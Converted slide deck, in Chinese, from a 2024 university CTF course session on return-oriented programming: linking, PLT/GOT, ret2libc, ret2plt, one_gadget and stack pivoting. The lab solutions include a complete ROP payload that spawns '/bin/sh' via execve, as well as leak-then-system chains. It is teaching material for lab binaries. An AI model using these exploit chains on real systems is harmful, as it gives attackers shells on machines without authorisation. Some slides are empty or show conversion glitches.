

# Advanced Pwn – ROP

pwn200own @ 2024 NCKUCTF Course

# Whoami

- pwn2oown
  - Weak Pwner @ B33F 50μP, NCKU
  - Meme Lover / 要飯專家
  - Member of UCCU Hacker
  - IoT Security / v8 / Red Team
  - 傑寶, out!



# Before class starts...

- 講師很菜，並非太資深的選手，對上課內容略懂而已，對於內容有疑問或錯誤請跟我說
- 講師沒修過很多課（像是編譯器，作業系統等等）所以一些比較底層的東西我不是那麼熟悉，我會以比較 CTF 的角度切入，請見諒
- Pwn 本身比較難一點，但是我會盡量講的平易近人(?)，我也有準備蠻多 Demo 跟有趣的 Hands On Lab，大家可以動手感受 Pwn 的魅力 :D 如果你都會了可以直接做 lab
- **課程開的 lab 僅供練習上課內容之用，請勿對主機做（包括但不限於）DOS 攻擊等，如果有開 shell 的題目請拿完 Flag 即斷線**

# 宣讀資安倫理宣言

[https://docs.google.com/presentation/d/1K4u-FwueFBGprh-m\\_kOQkM\\_wsp573Rv7LCnAvbz2e4w/edit#slide=id.g166080f71bd\\_0\\_5](https://docs.google.com/presentation/d/1K4u-FwueFBGprh-m_kOQkM_wsp573Rv7LCnAvbz2e4w/edit#slide=id.g166080f71bd_0_5)

- 請大家跟我念一遍

## 資安倫理宣傳

本課程目的在提升學員對資訊安全之認識及資安實務能力，深刻體認到資安的重要性！所有課程學習內容不得從事非法攻擊或違法行為，**所有非法行為將受法律規範**，提醒學員不要以身試險。

# Course Syllabus

- 微調一下課程，我打算帶給大家**實用又有趣**的課程
  - Week 1 - 先詳細介紹漏洞種類跟 Real World Case 再上基礎的 stack 相關 pwn
  - **Week 2 - 進階課程，會把 ROP 相關利用手法都給帶一遍**
  - Week 3 - (新增) IOT Security + (類)pwn2own 經驗分享  
(刪除) ~~Heap Exploitation~~

# Today's Outline

- 講解有了控制 return address 之後要怎麼利用的手法
- 4 個經典的 ROP 手法 lab, 動手吧各位
- 1 個 Extra
- 會給大家蠻多時間做的

Today's lab

<https://class.nckuctf.org/>

# 上週精彩回顧

- 講解一堆 bug classes
- Return Address 在 Stack Frame 的底部, 蓋掉就可以控制 return address
- plt got 等等



# Static vs Dynamic Linking

# Static vs Dynamic

- 大家可以做個實驗
  - `gcc linking.c -o a`
  - `gcc linking.c -o b -static`
- 有什麼差別？
  - file
  - gdb 跑起來看 memory mapping
  - ldd

# Static Linking

- 一個體積很大，一個很小
- Statically Linked 其實就是把所有會用到的程式碼通通包進來
  - 沒有 Dependency 問題
  - 但是有些常見的 Function 會被超級多程式會用到像是 `scanf` / `printf` ..., 如果每個程式都包一份它們編出來的原始碼，會非常浪費空間（因為系統中程式其實非常多，會造成大量空間的浪費）

# Static

```
pwndbg> disassemble main
```

```
Dump of assembler code for function main:
```

```
0x0000000000401775 <+0>:      endbr64
0x0000000000401779 <+4>:      push    rbp
0x000000000040177a <+5>:      mov     rbp, rsp
0x000000000040177d <+8>:      lea     rax, [rip±0x96880]      # 0x498004
0x0000000000401784 <+15>:     mov     rdi, rax
0x0000000000401787 <+18>:     call   0x40c180 <puts>
0x000000000040178c <+23>:     mov     eax, 0x0
0x0000000000401791 <+28>:     pop     rbp
0x0000000000401792 <+29>:     ret
```

```
End of assembler dump.
```

# Static

```
pwndbg> disassemble main
```

```
Dump of assembler code for function main:
```

```
0x0000000000401775 <+0>:      endbr64
0x0000000000401779 <+4>:      push    rbp
0x000000000040177a <+5>:      mov     rbp, rsp
0x000000000040177d <+8>:      lea     rax, [rip±0x96880]      # 0x498004
0x0000000000401784 <+15>:     mov     rdi, rax
0x0000000000401787 <+18>:     call   0x40c180 <puts>
0x000000000040178c <+23>:     mov     rax, 0x0
0x0000000000401791 <+28>:     mov     rax, 0x0
0x0000000000401792 <+33>:     mov     rax, 0x0
End of assembler dump.
```

這裡的 `puts` 很明顯是屬於 `code segment`

可以想像成 `static` 會把所有 `puts` 的 `source code` 全部展開塞進我們的檔案做編譯

# Static Libc Function

`pwndbg> disassemble puts`

Dump of assembler code for function `puts`:

```
0x000000000040c180 <+0>:      endbr64
0x000000000040c184 <+4>:      push    r13
0x000000000040c186 <+6>:      push    r12
0x000000000040c188 <+8>:      mov     r12,rdi
0x000000000040c18b <+11>:     push    rbp
0x000000000040c18c <+12>:     push    rbx
0x000000000040c18d <+13>:     sub     rsp,0x18
0x000000000040c191 <+17>:     call    0x401180
0x000000000040c196 <+22>:     mov     rbp,QWORD PTR [rip±0xb9553]      # 0x4c56f0 <stdout>
0x000000000040c19d <+29>:     mov     rbx,rax
0x000000000040c1a0 <+32>:     mov     eax,DWORD PTR [rbp±0x0]
0x000000000040c1a3 <+35>:     and     eax,0x8000
0x000000000040c1a8 <+40>:     jne     0x40c208 <puts+136>
0x000000000040c1aa <+42>:     mov     r13,QWORD PTR fs:0x10
```

# Dynamic Linking

- Dynamically Linked
  - 使用者先在 local 會先有很多 Library, 裡面提供有許多常見的 function, 像是大家常聽到的 libc.so.6
  - `ls /lib/`
  - `.so / .dll`
  - 程式要使用時再呼叫已經存在 library 裡面的 function
  - 使這些常用的函數可被很多程式重複利用
  - How? 這就要講到上周講的太快的 PLT / GOT

```
pwndbg> disassemble main
```

```
Dump of assembler code for function main:
```

```
0x00000000000001149 <+0>:      endbr64
0x0000000000000114d <+4>:      push    rbp
0x0000000000000114e <+5>:      mov     rbp, rsp
0x00000000000001151 <+8>:      lea     rax, [rip±0xeac]      # 0x2004
0x00000000000001158 <+15>:     mov     rdi, rax
0x0000000000000115b <+18>:     call    0x1050 <puts@plt>
0x00000000000001160 <+23>:     mov     eax, 0x0
0x00000000000001165 <+28>:     ret
0x00000000000001166 <+29>:     ret
```

這裡的 puts 就 call plt 了



# plt

- 其實 plt function 你可以想像成一個取出某個這個函數在 GOT 表的 Entry 的 Address 並執行的 helper function

```
pwndbg> disassemble 0x1050
```

```
Dump of assembler code for function puts@plt:
```

```
0x00000000000001050 <+0>:      endbr64
```

```
0x00000000000001054 <+4>:      bnd jmp QWORD PTR [rip±0x2f75]          # 0x3fd0 <puts@got[plt]>
```

```
0x0000000000000105b <+11>:     nop      DWORD PTR [rax±rax*1±0x0]
```

```
End of assembler dump.
```

# got

- 至於我上周最後長篇大論的 Lazy Binding 其實就是在解釋究竟 puts 這個函數在 GOT 表的 Entry 裡面裝的 Address 到底是怎麼來的
- Lazy Binding 懶人包
  - 程式開始時 GOT 表內填的是一個 gadget (因為不知道 libc)
  - 第一次呼叫函數時會去呼叫 gadget, 結束後 GOT 表內填上的是在 libc 內真正的 address
  - 之後呼叫 plt 時, plt 就會去取出 GOT 表內填上的地址做呼叫, 此時就是在 libc 內真正的地址, puts 就與 libc 有連結了

# ROP

# ROP

- 上週有提到 ROP 本質就是重複利用已經編譯出來的程式碼來 bypass NX。
- But how to ROP?

# ROP Gadgets

- 能被我們的重複利用來 ROP 的就是 ROP gadget
- gadget 通常會最後為 ret 或是 jump <addr>
- 通常我們比較關心以下這些比較有用的 gadgets
  - 控制 register
  - 可以對任意 address 寫入資料
  - syscall
- 等等 lab 會看到這些 Gadget 的 Pattern

# ROP Gadgets

- 通常是 Statically Linked Binary 或是從 Libc 裡面抓
- 注意到這些 Gadget 本身就是合法的 (因為是原始碼編譯出來的), 我們只是利用 Overflow 以及 ROP 去重複利用這些片段而已
- 如果 Binary 有 PIE 需要 codebase leak
- 抓 libc 的 gadget 抓出來是 offset, 所以要有 libc leak

# ROP 原理

- 這是 Overflow 前

Stack Data End & old rbp

Return Address

# ROP 原理

- 發生 Overflow 控制 return address (假設不管 canary)
- 0x401e9f: pop rdi; ret;
- 0x409f0e: pop rsi; ret;

AAAAAAAA

0x401e9f

0xDEADBEEF

0x409f0e

0xCAFEBABE


...



# ROP 原理




# ROP 原理




# ROP 原理



# ROP 原理



# ROP 原理



# Lab EZROP

# ROP Lab

- 題目是 statically linked binary
- ROPGadget --binary rop > gadgets.txt
- cat gadgets.txt | **grep** "mov qword ptr" | **grep** ret
- 以下為常用的
  - pop rdi; ret; 這種可以控制 register
  - mov qword ptr [rcx], rdx ; ret; 這種能寫入 memory
  - syscall 不多說就是 syscall

# ROP Lab (Cont'd)

- `execve("/bin/sh", argv, envp)`
- [https://chromium.googlesource.com/chromiumos/docs/+/\\_master/constants/syscalls.md](https://chromium.googlesource.com/chromiumos/docs/+/_master/constants/syscalls.md)

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)
59	<code>execve</code>	<a href="#">man/ cs/</a>	0x3b	const char *filename	const char *const *argv	const char *const *envp



# ROP Lab (Cont'd)

- `execve` 比較特別, `argv` 與 `envp` 放 `NULL` 都可以
- 也可以放 `pointer to NULL`
- ROP Idea:
  - 先用 `mov [reg], reg; ret;` 把 `"/bin/sh"` 寫在可控的地方
  - 用 `pop reg; ret;` 調整參數
  - 最終 `syscall`
- `syscall number = rax = 0x3b`
- `rdi = &"/bin/sh"` (pointer to string `"/bin/sh"`)
- `rsi = 0`
- `rdx = 0`

# Lab Solution

- Static linked 且沒有 PIE, 直接找 Gadget
- 參考 Gadget
  - 0x452475 mov QWORD PTR [rsi],rax; ret;
  - pop {rdi, rsi, rax, rdx}; ret; 這種不難找
  - 0x41A7E6 syscall
- 為什麼 checksec 說有 canary?

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

# 參考解法

```
payload = flat(  
    # Write "/bin/sh" to 0x4c50e0  
    0x0000000000409F0E, # pop rsi; ret;  
    0x00000000004C50E0, # somewhere we can write  
    0x000000000044FD07, # pop rax; ret;  
    b"/bin/sh\x00", #  
    0x0000000000452475, # mov QWORD PTR [rsi],rax; ret;  
    0x000000000044FD07, # pop rax; ret;  
    0x000000000000003B,  
    0x0000000000401E9F, # pop rdi; ret;  
    0x00000000004C50E0,  
    0x0000000000409F0E, # pop rsi; ret;  
    0,  
    0x0000000000485A8B, # pop rdx; pop rbx; ret;  
    0,  
    0,  
    0x000000000041A7E6, # syscall  
)
```

# Lab 另解

- 你想還是想寫 Shellcode? 但沒有同時 w 又有 x 的區域...
- 我可以改變一個 memory region 的權限嗎?
- 可以! 用 mprotect 這個 syscall
- mprotect 出一塊 rwx 的地方後寫 shellcode 進去最後跳過去

10	mprotect	<a href="#">man/ cs/</a>	0x0a	unsigned long start	size_t len	unsigned long prot	-
----	----------	--------------------------	------	------------------------	------------	--------------------	---

# Change Libc

# Change Libc

- 上堂課說過，雖然 leak libc 之後就可以推算出各個 function 的真實地址
- 不同版本的 libc 的 offset 當然會不同！ 所以做題目時要調整 dynamic linking 的 library，要與遠端用相同的版本
- 基本上如果 ld + libc 與遠端環境相同的話，跑起來就像95%了
- 以前題目不愛附 libc 所以要去資料庫找
  - <https://libc.rip/>
- 迷思：同 libc version 但小版本不一樣的話 offset 也不一樣

```
readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
148.: 0000000000050d70 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5

» /lib/x86_64-linux-gnu/libc.so.6
GNU C Library (Ubuntu GLIBC 2.35-0ubuntu3.4) stable release version 2.35.
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 11.4.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

```
» readelf -s ./libc.so.6 | grep system | head -n 1
148.: 0000000000050d60 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5
```

```
» ./libc.so.6
GNU C Library (Ubuntu GLIBC 2.35-0ubuntu3.1) stable release version 2.35.
Copyright (C) 2022 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 11.2.0.
libc ABIs: UNIQUE IFUNC ABSOLUTE
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

# Change Libc (Cont'd)

- Ubuntu 的版本對應的 libc 版本 (僅供參考)
  - Ubuntu 16.04: Glibc 2.23
  - Ubuntu 18.04: Glibc 2.27
  - Ubuntu 20.04: Glibc 2.31
  - Ubuntu 22.04: Glibc 2.35



# Change Libc (Cont'd)

- 假設還沒有 libc, 但有給 Dockerfile
  - 把環境跑起來 `sudo docker-compose up -d`
  - `docker ps -al` 確認 docker container ID
  - `docker exec -it [ID] /bin/bash` 開 shell 並且用 `ldd` 確認 libc 路徑與檔名
  - `docker cp [ID]:/lib/x86_64-linux-gnu/libc.so.6 .`
  - 把 `ld` 也順便複製出來
- Demo

# Change Libc (Cont'd)

- 把 ld 跟 libc 檔案上 patch 到你要跑的 binary, 這樣 dynamic linking 的時候就會 link 到你指定的 ld / libc
  - `patchelf --replace-needed libc.so.6 ./libc.so.6 --set-interpreter ./ld-2.XX.so ./binary`
- 可以自己編 Debug Symbol: <https://hackmd.io/@u1f383/S1CNu-1S0>
- 根據社長要求:  
<https://kazma.tw/2024/04/19/Patchelf-Glibc-all-in-one-Combo/>
- 可以把常見 ld / libc 先存起來

# Return to Libc

# Return to Libc

- 利用 Libc 裡面的 Gadget 以及 **Function!**
- 開 Shell 我只需要 `system("/bin/sh")`
  - `pop rdi; ret;`
  - `&"/bin/sh"` (Address to string `"/bin/sh"`)
  - `system`
- 而且 Libc 裡面有 `"/bin/sh"` 這個字串可以用!
  - `strings -a -t x <path to libc> | grep /bin/sh`
- 比起一直手動做 `syscall` , `ret2libc` 就變簡單許多

# Lab

## Return to Libc

# Lab: Return to Libc

- 透過 Array Index Out of Bound 去讀外面的 data
  - Trick: 如果會從 main function 離開, 他下面會有 `__libc_start_main+0x???` 的 address
  - 當然, 你也可以爆搜 Offset 去看哪個 index 有 libc 地址
- `system("/bin/sh")`
- `movaps XMMWORD PTR ???`

# Lab

## Return to PLT

# Lab: Return to PLT

- 這題檔案是 Return to libc Adv, 難得我會在課堂講 Adv
- 前一題 ret2libc 有白給一個 libc leak, 那我們是否能在僅有 gets 的 overflow 的情況下去做到 leak libc?
- Binary 中哪裡有 libc address?
  - GOT Table 的 Entry! (Partial 要有被解析完真正地址)
- puts(address of some GOT Table Entry) 不就能印出 libc address 了嗎?



# Lab: Return to PLT (Cont'd)

- 可是 puts 不是在 libc 中? 我們又不知道 address
- call PLT! 可以呼叫 puts 的 plt 後, 他會去取 GOT 表內的 address (也就是 puts 真正的 libc address) 並呼叫
- puts@plt(puts@GOT) -> 會印出 puts 真正的 address
- 有 libc leak 之後就是 ret2libc 一條龍

# Lab: Return to PLT 思路

- 先用 overflow 執行 `puts@plt(puts@GOT)`
  - `pop rdi; ret;`
  - `&puts@GOT`
  - address of `puts@plt`
- 印出在 `puts@GOT` 放的值了 (也就是 `puts` 在 `libc` 的地址)
- 計算 `system` 與 `puts` 的 offset
- `call system("/bin/sh")`
  - `pop rdi; ret;`
  - `&"/bin/sh"`
  - address of `system` in `libc`

# One Gadget

- 當你控制 function pointer 但不太好控參數時...
  - 像是 `__malloc_hook` 以及 `__realloc_hook` 如果改成 `system` 就看起來沒什麼用
- 白話文就是你能控制你要跳轉的地址，但參數無法控制，且只能跳一次
- `one_gadget` 大殺器就出現了
- `libc` 中有些函數會設置好參數並呼叫 `execve("/bin/sh", argv, envp)`
- 但是如果我們從中間跳進去就會使得這些參數在結合特定條件會 `=NULL`

```
/usr/src/glibc/debug_libc/2.23 » one_gadget ./libc.so.6
```

```
0x45216 execve("/bin/sh", rsp+0x30, environ)
```

```
constraints:
```

```
rax == NULL
```

```
0x4526a execve("/bin/sh", rsp+0x30, environ)
```

```
constraints:
```

```
[rsp+0x30] == NULL
```

```
0xf02a4 execve("/bin/sh", rsp+0x50, environ)
```

```
constraints:
```

```
[rsp+0x50] == NULL
```

```
0xf1147 execve("/bin/sh", rsp+0x70, environ)
```

```
constraints:
```

```
[rsp+0x70] == NULL
```

# Stack Pivoting

# Stack Pivoting

- 又叫 Stack Migration
- 藉由控制 rbp 與 rsp 來偽造 stack frame 在我們想要的地方
- 常用於 Overflow 長度不夠長一次 ROP 就開 shell 時
- 本質上來看其實就是把 ROP chain 寫在別的地方後, 把 stack 直接搬過去
- 核心是把 return address 蓋成 **leave; ret;**

# Pivoting 原理

- 這是 Overflow 前




buffer

Stack Data End & old rbp

Return Address

# Pivoting 原理



